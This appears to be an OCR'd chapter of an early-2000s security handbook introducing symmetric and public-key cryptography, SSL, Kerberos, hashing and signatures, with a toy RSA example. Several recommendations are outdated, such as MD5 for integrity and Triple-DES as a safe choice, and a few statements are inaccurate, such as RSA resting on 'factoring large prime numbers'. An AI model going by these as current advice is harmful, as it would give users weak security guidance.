Despite initial concern about NSA's role in crafting the standard, DES generated huge interest in cryptography; vendors and users alike were eager to adopt the first government-approved encryption standard that was released for public use.

The DES calls for reevaluations of DES every five years. Starting in 1987, the NSA warned that it would not recertify DES because it was likely that it soon would be broken; they proposed secret algorithms available on tamper-proof chips only. Users of DES, including major financial institutions, protested; DES got a new lease on life until 1992. Because no new standards became available in 1992, it lived on to 1998 and then until the end of 2001, when AES became the standard.

DES is a symmetric block cipher that operates in blocks of 64 bits of data at a time, with 64-bit plaintext resulting in 64-bit ciphertext. If the data is not a multiple of 64 bits, then it is padded at the end. The effective key-length is 56 bits with 8 bits of parity. All security rests with the key.

A simple description of DES is as follows:[1]

Take the 64-bit block of message (M).
Rearrange the bits of M (initial permutation, IP).
Break IP down the middle into two 32-bit blocks (L & R).
Shift the key bits, and take a 48-bit portion from the key.
Save the value of R into R_{old}.
Expand R via a permutation to 48 bits.

XOR R with the 48-bit key and transform via eight S-boxes into a new 32-bit chunk.
Now, R takes on the value of the new R XOR-ed with L.
And L takes on the value of R_{old}.
Repeat this process 15 more times (total 16 rounds).
Join L and R.
Reverse the permutation IP (final permutation, FP).

There are some implementations without IP and FP; because they do not match the published standard, they should not be called DES or DES-compliant, although they offer the same degree of security.

Certain DES keys are considered weak, semiweak, or possibly weak: a key is considered weak if it consists of all 1s or all 0s, or if half the keys are 1s and the other half are 0s.[5]

Conspiracy theories involving NSA backdoors and EFFs DES-cracking machine notwithstanding, DES lives on in its original form or a multiple-iteration form popularly known as Triple-DES.

Triple-DES is DES done thrice, typically with two 56-bit keys. In the most popular form, the first key is used to DES-encrypt the message. The second key is used to DES-decrypt the encrypted message. Because this is not the right key, the attempted decryption only scrambles the data even more. The resultant ciphertext is then encrypted again with the first key to yield the final ciphertext. This three-step procedure is called Triple-DES. Sometimes, three keys are used.

Because this follows an Encryption > Decryption > Encryption scheme, it is often known as DES-EDE.

ANSI standard X9.52 describes Triple-DES encryption with keys k_1, k_2, k_3 as:

$$C = E_{k3}(D_{k2}(E_{k1}(M)))$$

where E_k and D_k denote DES encryption and DES decryption, respectively, with the key k. Another variant is DES-EEE, which consists of three consecutive encryptions. There are three keying options defined in ANSI X9.52 for DES-EDE:

The three keys k_1, k_2, and k_3 are different (three keys).
k_1 and k_2 are different, but $k_1 = k_3$ (two keys).
$k_1 = k_2 = k_3$ (one key).

The third option makes Triple-DES backward-compatible with DES and offers no additional security.

AES (Rijndael)

In 1997, NIST issued a Request for Proposals to select a symmetric-key encryption algorithm to be used to protect sensitive (unclassified) federal information. This was to become the Advanced Encryption Standard (AES), the DES replacement. In 1998, NIST announced the acceptance of 15 candidate algorithms and requested the assistance of the cryptographic research community in analyzing the candidates. This analysis included an initial examination of the security and efficiency characteristics for each algorithm.

NIST reviewed the results of this preliminary research and selected MARS, RC6™, Rijndael, Serpent, and Twofish as finalists. After additional review, in October 2000, NIST proposed Rijndael as AES. For research results and rationale for selection, see Reference 5.

Before discussing AES, we will quote the most important answer from the Rijndael FAQ:

> If you're Dutch, Flemish, Indonesian, Surinamer or South African, it's pronounced like you think it should be. Otherwise, you could pronounce it like reign dahl, rain doll, or rhine dahl. We're not picky. As long as you make it sound different from region deal.[6]

Rijndael is a block cipher that can process blocks of 128-, 192-, and 256-bit length using keys 128-, 192-, and 256-bits long. All nine combinations of block and key lengths are possible.[7] The AES standard specifies only 128-bit data blocks and 128-, 192-, and 256-bit key lengths. Our discussions will be confined to AES and not the full scope of Rijndael. Based on the key length, AES may be referred to as AES-128, AES-192, or AES-256. We will present a simple description of Rijndael. For a mathematical treatment, see References 8 and 9.

Rijndael involves an initial XOR of the state and a round key, nine rounds of transformations (or rounds), and a round performed at the end with one step omitted. The input to each round is called the state. Each round consists of four transformations: SubBytes, ShiftRow, MixColumn (omitted from the tenth round), and AddRoundKey.

In the SubBytes transformation, each of the state bytes is independently transformed using a nonlinear S-box.

In the ShiftRow transformation, the state is processed by cyclically shifting the last three rows of the state by different offsets.

In the MixColumn transformation, data from all of the columns of the state are mixed (independently of one another) to produce new columns.

In the AddRoundKey step in the cipher and inverse cipher transformations, a round key is added to the state using an XOR operation. The length of a round key equals the size of the state.

Weaknesses and Attacks

A well-known and frequently used encryption is the stream cipher available with PKZIP. Unfortunately, there is also a well-known attack involving known plaintext against this — if you know part of the plaintext, it is possible to decipher the file.[10] For any serious work, information security professionals should not use PKZIP's encryption.

In 1975, it was theorized that a customized DES cracker would cost $20 million. In 1998, EFF built one for $220,000.[2] With the advances in computing power, the time and money required to crack DES has significantly gone down even more. Although it is still being used, if possible, use AES or Triple-DES.

Section Summary

- Symmetric cryptographic algorithms or ciphers are those that use the same key to encrypt and decrypt.
- Stream ciphers operate one bit at a time.
- Stream ciphers use a key stream generator to continuously produce a key stream that is used to encrypt the message.
- A repeating key stream weakens the encryption and makes it vulnerable to cryptanalysis.
- Shift registers are often used in stream ciphers.
- Block ciphers operate on a block of data at a time.
- DES is the most popular block cipher.
- DES keys are sometimes referred to as 64-bit, but the effective length is 56 bits with 8 parity bits; hence, the actual key length is 56 bits.
- There are known weak DES keys; ensure that those are not used.
- DES itself has been broken and it should be assumed that it is not secure against attack.
- Make plans to migrate away from DES; use Triple-DES or Rijndael instead of DES, if possible.
- Do not use the encryption offered by PKZIP for nontrivial work.

Asymmetric (Public Key) Cryptography

Asymmetric is the term applied in a cryptographic system where one key is used to encrypt and another is used to decrypt.

Background

This concept was invented in 1976 by Whitfield Diffie and Martin Hellman[11] and independently by Ralph Merkle. The basic theory is quite simple: is there a pair of keys so that if one is used to encrypt, the other can be used to decrypt — and given one key, finding the other would be extremely hard?

Luckily for us, the answer is yes, and this is the basis of asymmetric (often called public key) cryptography.

There are many algorithms available, but most of them are either insecure or produce ciphertext that is larger than the plaintext. Of the algorithms that are both secure and efficient, only three can be used for both encryption and digital signatures.[4] Unfortunately, these algorithms are often slower by a factor of 1000 compared to symmetric key encryption.

As a result, hybrid cryptographic systems are popular: Suppose Alice and Bob want to exchange a large message. Alice generates a random session key, encrypts it using asymmetric encryption, and sends it over to Bob, who has the other half of the asymmetric key to decode the session key. Because the session key is small, the overhead to asymmetrically encipher/decipher it is not too large. Now Alice encrypts the message with the

session key and sends it over to Bob. Bob already has the session key and deciphers the message with it. As the large message is enciphered/deciphered using much faster symmetric encryption, the performance is acceptable.

RSA

We will present a discussion of the most popular of the asymmetric algorithms — RSA, named after its inventors, Ron Rivest, Adi Shamir, and Leonard Adleman. Readers are directed to Reference 12 for an extensive treatment. RSA's patent expired in September 2000; and RSA has put the algorithm in the public domain, enabling anyone to implement it at zero cost.

First, a mathematics refresher:

- If an integer P cannot be divided (without remainders) by any number other than itself and 1, then P is called a prime number. Other prime numbers are 2, 3, 5, and 7.
- Two integers are relatively prime if there is no integer greater than one that divides them both (their greatest common divisor is 1). For example, 15 and 16 are relatively prime, but 12 and 14 are not.
- The mod is defined as the remainder. For example, 5 mod 3 = 2 means divide 5 by 3 and the result is the remainder, 2.

Note that RSA depends on the difficulty of factoring large prime numbers. If there is a sudden leap in computer technology or mathematics that changes that, security of such encryption schemes will be broken. Quantum and DNA computing are two fields to watch in this arena.

Here is a step-by-step description of RSA:

1. Find P and Q, two large (e.g., 1024-bit or larger) prime numbers. For our example, we will use P = 11 and Q = 19, which are adequate for this example (and more manageable).
2. Calculate the product PQ, and also the product (P – 1)(Q – 1). So PQ = 209, and (P – 1)(Q – 1) = 180.
3. Choose an odd integer E such that E is less than PQ, and such that E and (P – 1)(Q – 1) are relatively prime. We will pick E = 7.
4. Find the integer D so that (DE – 1) is evenly divisible by (P – 1)(Q – 1). D is called the multiplicative inverse of E. This is easy to do: let us assume that the result of evenly dividing (DE – 1) by (P – 1)(Q – 1) is X, where X is also an integer. So we have X = (DE – 1)/(P – 1)(Q – 1); and solving for D, we get D = (X(P – 1)(Q – 1) + 1)/E. Start with X = 1 and keep increasing its value until D is an integer. For our example, D works out to be 103.
5. The public key is (E and PQ), the private key is D. Destroy P and Q (note that given P and Q, it would be easy to work out E and D; but given only PQ and E, it would be hard to determine D). Give out your public key (E, PQ) and keep D secure and private.
6. To encrypt a message M, we raise M to the *E*th power, divide it by PQ, and the remainder (the mod) is the ciphertext. Note that M must be less than PQ. A mathematical representation will be ciphertext = M^E mod PQ. So if we are encrypting 13 (M = 13), our ciphertext = 13^7 mod 209 = 29.
7. To decrypt, we take the ciphertext, raise it to the *D*th power, and take the mod with PQ. So plaintext = 29^{103} mod 209 = 13.

Compared to DES, RSA is about 100 times slower in software and 1000 times slower in hardware. Because AES is even faster than DES in software, the performance gap will widen in software-only applications.

Elliptic Curve Cryptosystems (ECC)

As we saw, solving RSA depends on a hard math problem: factoring very large numbers. There is another hard math problem: reversing exponentiation (logarithms). For example, it is possible to easily raise 7 to the 4th power and get 2401; but given only 2401, reversing the process and obtaining 7^4 is more difficult (at least as hard as performing large factorizations).

The difficulty in performing discrete logarithms over elliptic curves (not to be confused with an ellipse) is even greater;[13] and for the same key size, it presents a more difficult challenge than RSA (or presents the same difficulty/security with a smaller key size). There is an implementation of ECC that uses the factorization problem, but it offers no practical advantage over RSA.

An elliptic curve has an interesting property: it is possible to define a point on the curve as the sum of two other points on the curve. Following is a high-level discussion of ECC. For details, see Reference 13.

Example: Alice and Bob agree on a nonsecret elliptic curve and a nonsecret fixed curve point F. Alice picks a secret random integer A_k as her secret key and publishes the point $A_P = A_k * F$ as her public key. Bob picks a secret random integer B_k as his secret key and publishes the point $B_P = B_k * F$ as his public key. If Alice wants to send a message to Bob, she can compute $A_k * B_P$ and use the result as the secret key for a symmetric block cipher like AES. To decrypt, Bob can compute the same key by finding B_k*A_P, because $B_k*A_P = B_k*(A_k* F) = A_k * (B_k*F) = A_k * B_p$.

ECC has not been subject to the extensive analysis that RSA has and is comparatively new.

Attacks

It is possible to attack RSA by factoring large numbers, or guessing all possible values of $(P - 1)(Q - 1)$ or D. These are computationally infeasible, and users should not worry about them. But there are chosen ciphertext attacks against RSA that involve duping a person to sign a message (provided by the attacker). This can be prevented by signing a hash of the message, or by making minor cosmetic changes to the document by signing it. For a description of attacks against RSA, see Reference 14. Hash functions are described later in this chapter.

Real-World Applications

Cryptography is often a business enabler. Financial institutions encrypt the connection between the user's browser and Web pages that show confidential information such as account balances. Online merchants similarly encrypt the link so customer credit card data cannot be sniffed in transit. Some even use this as a selling point: "Our Web site is protected with the highest encryption available." What they are really saying is that this Web site uses 128-bit Secure Sockets Layer (SSL).

As an aside, there are no known instances of theft of credit card data in transit; but many high-profile stories of customer information theft, including theft of credit card information, are available. The theft was possible because enough safeguards were not in place, and the data was usable because it was in cleartext, that is, not encrypted. Data worth protecting should be protected in all stages, not just in transit.

SSL and TLS

Normal Web traffic is cleartext — your ISP can intercept it easily. SSL provides encryption between the browser and a Web server to provide security and identification. SSL was invented by Netscape[15] and submitted to the Internet Engineering Task Force (IETF). In 1996, IETF began with SSL v3.0 and, in 1999, published TLS v1.0 as a proposed standard.[16] TLS is a term not commonly used, but we will use TLS and SSL interchangeably.

Suppose Alice, running a popular browser, wants to buy a book from Bob's online book store at bobs-books.com, and is worried about entering her credit card information online. (For the record, SSL/TLS can encrypt connections between any two network applications and not Web browsers and servers only.) Bob is aware of this reluctance and wants to allay Alice's fears — he wants to encrypt the connection between Alice's browser and bobsbooks.com. The first thing he has to do is install a digital certificate on his Web server.

A certificate contains information about the owner of the certificate: e-mail address, owner's name, certificate usage, duration of validity, and resource location or distinguished name (DN), which includes the common name (CN, Web site address or e-mail address, depending on the usage), and the certificate ID of the person who certifies (signs) this information. It also contains the public key, and finally a hash to ensure that the certificate has not been tampered with.

Anyone can create a digital certificate with freely available software, but just like a person cannot issue his own passport and expect it to be accepted at a border, browsers will not recognize self-issued certificates. Digital certificate vendors have spent millions to preinstall their certificates into browsers, so Bob has to buy a certificate from a well-known certificate vendor, also known as root certificate authority (CA). There are certificates available with 40- and 128-bit encryptions. Because it usually costs the same amount, Bob should buy a 128-bit certificate and install it on his Web server. As of this writing, there are only two vendors with wide acceptance of certificates: VeriSign and Thawte. Interestingly, VeriSign owns Thawte, but Thawte certificate prices are significantly lower.

So now Alice comes back to the site and is directed toward a URL that begins with https instead of http. That is the browser telling the server that an SSL session should be initiated. In this negotiation phase, the browser also tells the server what encryption schemes it can support. The server will pick the strongest of the supported ciphers and reply back with its own public key and certificate information. The browser will check

if it has been issued by a root CA. If not, it will display a warning to Alice and ask if she still wants to proceed. If the server name does not match the name contained in the certificate, it will also issue a warning.

If the certificate is legitimate, the browser will:

- Generate a random symmetric encryption key
- Encrypt this symmetric key with the server's public key
- Encrypt the URL it wants with the symmetric key
- Send the encrypted key and encrypted URL to the server

The server will:

- Decrypt the symmetric key with its private key
- Decrypt the URL with the symmetric key
- Process the URL
- Encrypt the reply with the symmetric key
- Send the encrypted reply back to the browser

In this case, although encryption is two-way, authentication is one-way only: the server's identity is proven to the client but not vice versa. Mutual authentication is also possible and performed in some cases. In a high-security scenario, a bank could issue certificates to individuals, and no browser would be allowed to connect without those individual certificates identifying the users to the bank's server.

What happens when a browser capable of only 40-bit encryption (older U.S. laws prohibited export of 128-bit browsers) hits a site capable of 128 bits? Typically, the site will step down to 40-bit encryption. But CAs also sell super or step-up certificates that, when encountered with a 40-bit browser, will temporarily enable 128-bit encryption in those browsers. Step-up certificates cost more than regular certificates.

Note that the root certificates embedded in browsers sometimes expire; the last big one was VeriSign's in 1999. At that time, primarily financial institutions urged their users to upgrade their browsers. Finally, there is another protocol called Secure HTTP that provides similar functionality but is very rarely used.

Choosing an Algorithm

What encryption algorithm, with what key size, would an information security professional choose? The correct answer is: it depends; what is being encrypted, who do we need to protect against, and for how long?

If it is stock market data, any encryption scheme that will hold up for 20 minutes is enough; in 20 minutes, the same information will be on a number of free quote services. Your password to the *New York Times* Web site? Assuming you do not use the same password for your e-mail account, SSL is overkill for that server. Credit card transactions, bank accounts, and medical records need the highest possible encryption, both in transit and in storage.

Export and International Use Issues

Until recently, exporting 128-bit Web browsers from the United States was a crime, according to U.S. law. Exporting software or hardware capable of strong encryption is still a crime. Some countries have outlawed the use of encryption, and some other countries require a key escrow if you want to use encryption. Some countries have outlawed use of all but certain approved secret encryption algorithms. We strongly recommend that information security professionals become familiar with the cryptography laws of the land, especially if working in an international setting.[17]

Section Summary

- In asymmetric cryptography, one key is used to encrypt and another is used to decrypt.
- Asymmetric cryptography is often also known as public key cryptography.
- Asymmetric cryptography is up to 1000 times slower than symmetric cryptography.
- RSA is the most popular and well-understood asymmetric cryptographic algorithm.
- RSA's security depends on the difficulty of factoring very large (>1024-bit) numbers.
- Elliptic curve cryptography depends on the difficulty of finding discrete logarithms over elliptic curves.

- Smaller elliptic curve keys offer similar security as comparatively larger RSA keys.
- It is possible to attack RSA through chosen plaintext attacks.
- SSL is commonly used to encrypt information between a browser and a Web server.
- Choosing a cipher and key length depends on what needs to be encrypted, for how long, and against whom.
- There are significant legal implications of using encryption in a multinational setting.

Key Management and Exchange

In symmetric encryption, what happens when one person who knows the keys goes to another company (or to a competitor)? Even with public key algorithms, keeping the private key secret is paramount: without it, all is lost. For attackers, the reverse is true; it is often easier to attack the key storage instead of trying to crack the algorithm. A person who knows the keys can be bribed or kidnapped and tortured to give up the keys, at which time the encryption becomes worthless. Key management describes the problems and solutions to securely generating, exchanging, installing and storing, verifying, and destroying keys.

Generation

Encryption software typically generates its own keys (it is possible to generate keys in one program and use them in another); but because of the implementation, this can introduce weaknesses. For example, DES software that picks a known weak or semiweak key will create a major security issue. It is important to use the largest possible keyspace: a 56-bit DES key can be picked from the 256 ASCII character set, the first 128 of ASCII, or the 26 letters of the alphabet. Guessing the 56-bit DES key (an exhaustive search) involves trying out all 56-bit combinations from the keyspace. Common sense tells us that the exhaustive search of 256 bytes will take much longer than that for 26 bytes. With a large keyspace, the keys must be random enough so as to be not guessable.

Exchange

Alice and Bob are sitting on two separate islands. Alice has a bottle of fine wine, a lock, its key, and an empty chest. Bob has another lock and its key. An islander is willing to transfer items between the islands but will keep anything that he thinks is not secured, so you cannot send a key, an unlocked lock, or a bottle of wine on its own.

How does Alice send the wine to Bob? See the answer at the end of this section.

This is actually a key exchange problem in disguise: how does Alice get a key to Bob without its being compromised by the messenger? For asymmetric encryption, it is easy — the public key can be given out to the whole world. For symmetric encryption, a public key algorithm (like SSL) can be used; or the key may be broken up and each part sent over different channels and combined at the destination.

Answer to our key/wine exchange problem: Alice puts the bottle into the chest and locks it with her lock, keeps her key, and sends the chest to the other island. Bob locks the chest with his lock, and sends it back to Alice. Alice takes her lock off the chest and sends it back to Bob. Bob unlocks the chest with his key and enjoys the wine.

Installation and Storage

How a key is installed and stored is important. If the application does no initial validation before installing a key, an attacker might be able to insert a bad key into the application. After the key is installed, can it be retrieved without any access control? If so, anyone with access to the computer would be able to steal that key.

Change Control

How often a key is changed determines its efficiency. If a key is used for a long time, an attacker might have sufficient samples of ciphertext to be able to cryptanalyze the information. At the same time, each change brings up the exchange problem.

Destruction

A key no longer in use has to be disposed of securely and permanently. In the wrong hands, recorded ciphertext may be decrypted and give an enemy insights into current ciphertext.

Examples and Implementations

PKI

A public key infrastructure (PKI) is the set of systems and software required to use, manage, and control public key cryptography. It has three primary purposes: publish public keys, certify that a public key is tied to an individual or entity, and provide verification as to the continued validity of a public key. As discussed before, a digital certificate is a public key with identifying information for its owner. The certificate authority (CA) "signs" the certificate and verifies that the information provided is correct. Now all entities that trust the CA can trust that the identity provided by a certificate is correct. The CA can revoke the certificate and put it in the certificate revocation list (CRL), at which time it will not be trusted anymore. An extensive set of PKI standards and documentation is available.[18] Large companies run their own CA for intranet/extranet use. In Canada and Hong Kong, large public CAs are operational. But despite the promises of the "year of the PKI," market acceptance and implementation of PKIs are still in the future.

Kerberos

From the comp.protocol.kerberos FAQ:

> Kerberos; also spelled Cerberus. *n.* The watchdog of Hades, whose duty it was to guard the entrance — against whom or what does not clearly appear; it is known to have had three heads.
>
> **— Ambrose Bierce**
>
> *The Enlarged Devil's Dictionary*

Kerberos was developed at MIT in the 1980s and publicly released in 1989. The primary purposes were to prevent cleartext passwords from traversing the network and to ease the log-in process to multiple machines.[19] The current version is 5 — there are known security issues with version 4. The three heads of Kerberos comprise the key distribution center (KDC), the client, and the server that the client wants to access. Kerberos 5 is built into Windows 2000 and later, and will probably result in wider adoption of Kerberos (notwithstanding some compatibility issues of the Microsoft implementation of the protocol[20]).

The KDC runs two services: authentication service (AS) and ticket granting service (TGS). A typical Kerberos session (shown in Exhibit 112.6) proceeds as follows when Alice wants to log on to her e-mail and retrieve it.

1. She will request a ticket granting ticket (TGT) from the KDC, where she already has an account. The KDC has a hash of her password, and she will not have to provide it. (The KDC must be extremely secure to protect all these passwords.)
2. The TGS on the KDC will send Alice a TGT encrypted with her password hash. Without knowing the password, she cannot decrypt the TGT.
3. Alice decrypts the TGT; then, using the TGT, she sends another request to the KDC for a service ticket to access her e-mail server. The service ticket will not be issued without the TGT and will only work for the e-mail server.
4. The KDC grants Alice the service ticket.
5. Alice can access the e-mail server.

Note that both the TGT and the ST have expiration times (default is ten hours); so even if one or both tickets are captured, the exposure is only until the ticket expiration time. All computer system clocks participating in a Kerberos system must be within five minutes of each other and all services that grant access. Finally, the e-mail server must be kerberized (support Kerberos).

Section Summary

- Key management (generating/exchanging/storing/installing/destroying keys) can compromise security.
- Public key cryptography is often the best solution to key distribution issues.




EXHIBIT 112.6 Kerberos in operation.

- A public key infrastructure (PKI) is a system that can manage public keys.
- A certificate authority (CA) is a PKI that can validate public keys.
- Digital certificates are essentially public keys that also include key owner information. The key and information are verified by a CA.
- If an entity trusts a CA, it can also trust digital certificates that the CA signs (authenticates).
- Kerberos is a protocol for eliminating cleartext passwords across networks.
- A ticket granting ticket (TGT) is issued to the user, who will use that to request a service ticket. All tickets expire after a certain time.
- Under Kerberos, tickets are encrypted and cleartext passwords never cross the network.

Hash Functions

A hash function is defined as a process that can take an arbitrary-length message and return a fixed-length value from that message. For practical use, we require further qualities:

- Given a message, it should be easy to find the hash.
- Given the hash, it should be hard to find the message.
- Given the message, it should be hard to find another (specific or random) message that produces the same hash.

Message Digests

A message digest is the product of a one-way hash function applied on a message: it is a fingerprint or a unique summary that can uniquely identify the message.

MD2, MD4, and MD5

Ron Rivest (the R in RSA) designed all of these. All three produce 128-bit hashes. MD4 has been successfully attacked. MD5 has been found weak in certain cases; it is possible to find another random message that will produce the same hash. MD2 is slower, although no known weaknesses exist.

SHA

The secure hash algorithm (SHA) was designed by NIST and NSA, and is used in the digital signature standard, officially known as the Secure Hash Standard (SHS) and is available as FIPS-180-1.[21]

The current SHA produces a 160-bit hash and is also known as SHA-1. There are additional standards undergoing public comments and reviews that will offer 256-, 384-, and 512-bit hashes. The draft standard is available.[16] The proposed standards will offer security matching the level of AES. The draft is available as FIPS-180-2.[22]

Applications of Message Digests

Message digests are useful and should be used to provide message integrity. Suppose Alice wants to pay $2000 to Eve, a contract network administrator. She types an e-mail to Bob, her accountant, to that effect. Before sending the message, Alice computes the message digest (SHA-1 or MD5) of the message and then sends the message followed by the message digest. Eve intercepts the e-mail and changes $2000 to $20,000; but when Bob computes the message digest of the e-mail, it does not match the one from Alice, and he knows that the e-mail has been tampered with.

But how do we ensure that the e-mail to Bob indeed came from Alice, when faking an e-mail source address is notoriously easy? This is where digital signatures come in.

Digital Signatures

Digital signatures were designed to provide the same features of a conventional ("wet") signature. The signature must be non-repudiatable, and it must be nontransferable (cannot be lifted and reused on another document). It must also be irrevocably tied back to the person who owns it.

It is possible to use symmetric encryption to digitally sign documents using an intermediary who shares keys with both parties, but both parties do not have a common key. This is cumbersome and not practical.

Using public key cryptography solves this problem neatly. Alice will encrypt a document with her private key, and Bob will decrypt it with Alice's public key. Because it could have been encrypted with only Alice's private key, Bob can be sure it came from Alice. But there are two issues to watch out for: (1) the rest of the world may also have Alice's public key, so there will be no privacy in the message; and (2) Bob will need a trusted third party (a certificate authority) to vouch for Alice's public key.

In practice, signing a long document may be computationally costly. Typically, first a one-way hash of the document is generated, the hash is signed, and then both the signed hash and the original document are sent. The recipient also creates a hash and compares the decrypted signed hash to the generated one. If both match, then the signature is valid.

Digital Signature Algorithm (DSA)

NIST proposed DSA in 1991 to be used in the Digital Signature Standard and the standard issued in May 1994. In January 2000, it announced the latest version as FIPS PUB 186-2.[23] As the name implies, this is purely a signature standard and cannot be used for encryption or key distribution.

The operation is pretty simple. Alice creates a message digest using SHA-1, uses her private key to sign it, and sends the message and the digest to Bob. Bob also uses SHA-1 to generate the message digest from the message and uses Alice's public key on the received message digest to decrypt it. Then the two message digests are compared. If they match, the signature is valid.

Finally, digital signatures should not be confused with the horribly weakened "electronic signature" law passed in the United States, where a touch-tone phone press could be considered an electronic signature and enjoy legal standing equivalent to an ink signature.

Message Authentication Codes (MACs)

MACs are one-way hash functions that include the key. People with the identical key will be able to verify the hash. MACs provide authentication of files between users and may also provide file integrity to a single user to ensure files have not been altered in a Web site defacement. On a Web server, the MAC of all files could be computed and stored in a table. With only a one-way hash, new values could have been inserted in the table

and the user will not notice. But in a MAC, because the attacker will not know the key, the table values will not match; and an automated process could alert the owner (or automatically replace files from backup).

A one-way hash function can be turned into a MAC by encrypting the hash using a symmetric algorithm and keeping the key secret. A MAC can be turned into a one-way hash function by disclosing the key.

Section Summary

- Hash functions can create a fixed-length digest of arbitrary-length messages.
- One-way hashes are useful: given a hash, finding the message should be very hard.
- Two messages should not generate the same hash.
- MD2, MD4, and MD5 all produce 128-bit hashes.
- SHA-1 produces a 160-bit hash.
- Encrypting a message digest with a private key produces a digital signature.
- Message authentication codes are one-way hashes with the key included.

Other Cryptographic Notes

Steganography

Steganography is a Greek word that means sheltered writing. This is a method that attempts to hide the existence of a message or communication. In February 2001, *USA Today* and various other news organizations reported that terrorists are using steganography to hide their communication in images on the Internet.[24] A University of Michigan study[25] examined this by analyzing two million images downloaded from the Internet and failed to find a single instance.

In its basic form, steganography is simple. For example, every third letter of a memo could hide a message. And it has the added advantage over encryption that it does not arouse suspicion: often, the presence of encryption could set off an investigation; but a message hidden in plain sight would be ignored.

The medium that hides the message is called the cover medium, and it must have parts that can be altered or used without damaging or noticeably changing the cover media. In case of digital cover media, these alterable parts are called redundant bits. These redundant bits or a subset can be replaced with the message we want to hide.

Interestingly, steganography in digital media is very similar to digital watermarking, where a song or an image can be uniquely identified to prevent theft or unauthorized use.

Digital Notary Public

Digital notary service is a logical extension of digital signatures. Without this service, Alice could send a digitally signed offer to Bob to buy a property; but after property values drop the next day, she could claim she lost her private key and call the message a forgery. Digital notaries could be trusted third parties that will also time-stamp Alice's signature and give Bob legal recourse if Alice tries to back out of the deal. There are commercial providers of this type of service.

With time-sensitive offers, this becomes even more important. Time forgery is a difficult if not impossible task with paper documents, and it is easy for an expert to detect. With electronic documents, time forgeries are easy and detection is almost impossible (a system administrator can change the time stamp of an e-mail on the server). One do-it-yourself time-stamping method suggests publishing the one-way hash of the message in a newspaper (as a commercial notice or advertisement). From then on, the date of the message will be time-stamped and available for everyone to verify.

Backdoors and Digital Snake Oil

We will reiterate our warnings about not using in-house cryptographic algorithms or a brand-new encryption technology that has not been publicly reviewed and analyzed. It may promise speed and security or low cost, but remember that only algorithms that withstood documented attacks are worthy of serious use — others should be treated as unproven technology, not ready for prime time.

Also, be careful before using specific software that a government recommends. For example, Russia mandates use of certain approved software for strong encryption. It has been mentioned that the government certifies all such software after behind-the-scenes key escrow. To operate in Russia, a business may not have any choice in this matter, but knowing that the government could compromise the encryption may allow the business to adopt other safeguards.

References

1. Data Encryption Standard (DES): http://www.itl.nist.gov/fipspubs/fip46–2.htm.
2. Specialized DES cracking computer: http://www.eff.org/descracker.html.
3. Advanced Encryption Standard (AES): http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf.
4. Bruce Schneier, *Applied Cryptography*, 2nd edition,
5. Weak DES keys: http://www.ietf.org/rfc/rfc2409.txt, Appendix A.
6. AES selection report: http://csrc.nist.gov/encryption/aes/round2/r2report.pdf.
7. Rijndael developer's site: http://www.esat.kuleuven.ac.be/~rijmen/rijndael/.
8. Rijndael technical overview: http://www.baltimore.com/devzone/aes/tech_overview.
   html.
9. Rijndael technical overview: http://www.sans.org/infosecFAQ/encryption/mathematics. htm.
10. PKZIP encryption weakness: http://www.cs.technion.ac.il/users/wwwb/cgi-bin/tr-get. cgi/1994/CS/CS0 842.ps.gz.
11. Diffie and Hellman paper on Public Key Crypto: http://cne.g.,mu.edu/modules/acmpkp/ security/texts/ NEWDIRS.PDF.
12. RSA algorithm: http://www.rsasecurity.com/rsalabs/rsa_algorithm/index.html.
13. Paper on elliptic curve cryptography: ftp://ftp.rsasecurity.com/pub/ctryptobytes/ crypto1n2. pdf.
14. Attacks on RSA: http://crypto.stanford.edu/~dabo/abstracts/RSAattack-survey.html.
15. SSL 3.0 protocol: http://www.netscape.com/eng/ssl3/draft302.txt.
16. TLS 1.0 protocol: http://www.ietf.org/rfc/rfc2246.txt.
17. International encryption regulations: http://cwis.kub.nl/~frw/people/koops/lawsurvy. htm.
18. IETF PKI working group documents: http://www.ietf.org/html.charters/pkix-charter.html.
19. Kerberos documentation collection: http://web.mit.edu/kerberos/www/.
20. Kerberos issues in Windows 2000: http://www.nrl.navy.mil/CCS/people/kenh/
    kerberos-faq.html#ntbroken.
21. Secure Hash Standard (SHS): http://www.itl.nist.gov/fipspubs/fip180-1.htm.
22. Improved SHS draft: http://csrc.nist.gov/encryption/shs/dfips-180-2.pdf.
23. Digital Signature Standard (DSS): http://csrc.nist.gov/publications/fips/fips186-2/fips186-2-change1.
    pdf.
24. *USA Today* story on steganography: http://www.usatoday.com/life/cyber/tech/2001-02-05-binladen.
    htm#more.
25. Steganography study: http://www.citi.umich.edu/techreports/reports/citi-tr-01-11.pdf.

Hash Algorithms: From Message Digests to Signatures

Keith Pasley, CISSP

There are many information-sharing applications that are in use on modern networks today. Concurrently, there are a growing number of users sharing data of increasing value to both sender and recipient. As the value of data increases among users of information-sharing systems, the risks of unauthorized data modification, user identity theft, fraud, unauthorized access to data, data corruption, and a host of other business-related problems mainly dealing with data integrity and user authentication, are introduced. The issues of integrity and authentication play an important part in the economic systems of human society. Few would do business with companies and organizations that do not prove trustworthy or competent.

For example, the sentence "I owe Alice US$500" has a hash result of "gCWXVcL3fPV8VrJNajm8JKA==," while the sentence "I owe Alice US$5000" has a hash of "DSAyXRTza2bHLH46IPMrSq==." As can be seen, there is a big difference in hash results between the two sentences. If an attacker were trying to misappropriate the $4500 difference, hashing would allow detection.

